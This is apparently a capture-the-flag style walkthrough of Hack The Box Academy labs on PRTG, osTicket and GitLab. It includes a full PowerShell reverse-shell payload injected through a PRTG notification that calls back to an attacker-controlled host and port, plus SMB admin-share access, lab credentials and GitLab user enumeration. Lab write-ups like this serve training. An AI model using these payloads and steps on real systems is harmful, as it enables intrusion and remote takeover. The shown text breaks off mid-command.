


We got the sharenames, we will need the sharename C$.

Then we enter the command

```
smbclient \\\\10.129.17.132\\C$ -U prtgadm1
```

and then the password:



We got ourselves to the smb server, and with ‘pwd’ command we got our current location.

Based on Windows file system (no need to full detail the path) – we get the flag to our own machine. We use the command:

```
get Users\Administrator\Desktop\flag.txt
```

```
smb: \> get Users\Administrator\Desktop\flag.txt
getting file \Users\Administrator\Desktop\flag.txt of size 21 as Users\Administr
ator\Desktop\flag.txt (0.6 KiloBytes/sec) (average 0.6 KiloBytes/sec)
```

Now on our own pwnbox machine, we run 'ls' to confirm flag existence:

```
┌─[eu-academy-1]─[10.10.14.163]─[htb-ac-1099135@htb-c0oarzcb8d]─[~]
└──╼ [★]$ ls
Desktop  Templates  'Users\Administrator\Desktop\flag.txt'
```

Flag existence confirm, now all we have to do is to get it with 'cat':

```
┌─[eu-academy-1]─[10.10.14.163]─[htb-ac-1099135@htb-c0oarzcb8d]─[~]
└──╼ [★]$ cat 'Users\Administrator\Desktop\flag.txt'
WhOs3_m0nit0ring_wH0?┌─[eu-academy-1]─[10.10.14.163]─[htb-ac-1099135@htb-c0oarzcb8d]─[~]
└──╼ [★]$
```

Method 2: obtain reverse shell:


For this method [this guide] helped a lot (there is also Metasploit method there but I did not implemented it).

First, we add new notification as the previous method (called shell)

But this time, on parameters – we add this reverse shell PowerShell script:

```
shell;"$client = New-Object
System.Net.Sockets.TCPClient('<pwnbox-IP>',<pwnbox-
port>);$stream = $client.GetStream();[byte[]]$bytes =
0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback
= (iex $data 2>&1 | Out-String );$sendback2 = $sendback +
'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write(
$sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close
()"
```

make sure to change <pwnbox-IP> to attacker machine IP, and same with <pwnbox-port>:




Before we run it (with the same method) – we open netcat listener (make sure it is the same port as the port in the picture above)

```
sudo nc -lnvp 5656
```

```
┌──[eu-academy-1]─[10.10.14.163]─[htb-ac-1099135@htb-c0oarzcb8d]─[~]
└──╼ [★]$ sudo nc -lnvp 5656
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::5656
Ncat: Listening on 0.0.0.0:5656
```

When the listener is active, run the notification:



With the same method.

And we got a connection:

```
┌──[eu-academy-1]─[10.10.14.163]─[htb-ac-1099135@htb-c0oarzcb8d]─[~]
└──╼ [★]$ sudo nc -lnvp 5656
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::5656
Ncat: Listening on 0.0.0.0:5656
Ncat: Connection from 10.129.17.132.
Ncat: Connection from 10.129.17.132:56249.
```

First, we run to get to the desired path:

```
cd c:\Users\Administrator\Desktop
```

```
PS C:\Windows\system32> cd c:\Users\Administrator\Desktop
PS C:\Users\Administrator\Desktop>
```

Then – cat the flag:

```
PS C:\Users\Administrator\Desktop> cat flag.txt
WhOs3_m0nit0ring_wH0?
```

***Note:** I aided here with the guide in the beginning of the question.

And here are other sources good for generating reverse shall in various methods: source1 and source2

Customer Service Mgmt & Configuration Management:


osTicket:

Question: Find your way into the osTicket instance and submit the password sent from the Customer Support Agent to the customer Charles Smithson .

Answer: Inlane_welcome!


Method: first, we will do the 'initial configuration' on vhost 'support.inlanefreight.local'.

Then, enter the website on browser:




Go to Sign-in in top-right corner.


when on sign-in page, sign in as agent:




It will take us to agent login interface:




The module had provided us with the credentials: kevin@inlanefreight.local: Fish1ng_s3ason! (short explation, the module created faked credentials supposedly leaked from dehashed service, which kevin's email and password works.




Anyway lets log in:



We get to Kevin tickets, there, go to users:



We observe Charles Smithson ticket, lets open it:



We see he has a single ticket ‘VPN password reset’ under his name.

When opening it, scroll down and you will find the answer:


Gitlab - Discovery & Enumeration:

Question: Enumerate the GitLab instance at http://gitlab.inlanefreight.local. What is the version number?


Answer: 13.10.2

Method: first, we will do the 'initial configuration' on vhost 'gitlab.inlanefreight.local'.


Then we enter the URL in the browser, it immediately takes us to sign-in:




the first place we will look is help at the bottom of the page:




But upon inspecting the help page, we see nothing of worth:




So we opt to register an account:




→




Enter your user and register:



When done, we will go to the dashboard of our fresh created user, now it would be a good time to re-visit help:







Question: Find the PostgreSQL database password in the example project.

Answer: postgres


Method: go to main dashboard, scroll down a bit and select explore projects:



On project page, select all and then inlanefriehgt dev:




As it is development, it is plausible that password may have been left in the configuration files, lets inspect it:



As we look down

Tests	Make Travis-CI PHP example to support Git...	8 years ago
.gitignore	Make Travis-CI PHP example to support Git...	8 years ago
.gitlab-ci.yml	Make Travis-CI PHP example to support Git...	8 years ago
HelloWorld.php	fix postgresql	12 years ago
README.md	update broken link to docs	7 years ago
composer.json	Make Travis-CI PHP example to support Git...	8 years ago
composer.lock	Make Travis-CI PHP example to support Git...	8 years ago
phpunit_mysql.xml	Make Travis-CI PHP example to support Git...	8 years ago
phpunit_pgsql.xml	Make Travis-CI PHP example to support Git...	8 years ago

The phpunit_pgsql.xml file looks interesting:



We can immediately spot the ‘postgres’ database and the ‘db_password’.

Attacking GitLab:

Question: Find another valid user on the target GitLab instance.

Answer: DEMO

Method: we will run user enumeration, for that we will use this bash provided tool (there is also this equivalent python tool but I didn't use it).

For that we will create a sh file, grant it execution permissions:

```
┌[eu-academy-1]-[10.10.14.154]-[htb-ac-1099135@htb-60caskbsxw]-[~]
└─► [★]$ touch gitlab_userenum.sh
┌[eu-academy-1]-[10.10.14.154]-[htb-ac-1099135@htb-60caskbsxw]-[~]
└─► [★]$ chmod +x gitlab_userenum.sh
```

And paste the content to it with nano.

Now we also need a wordlist, we will head to the question hint ('Use a wordlist from Seclists (in /opt/useful/SecLists/Usernames on the Pwnbox).')

and we run the command:

```
./gitlab_userenum.sh --url
http://gitlab.inlanefreight.local:8081/ --userlist
/opt/useful/SecLists/Usernames/cirt-default-usernames.txt|
grep exists
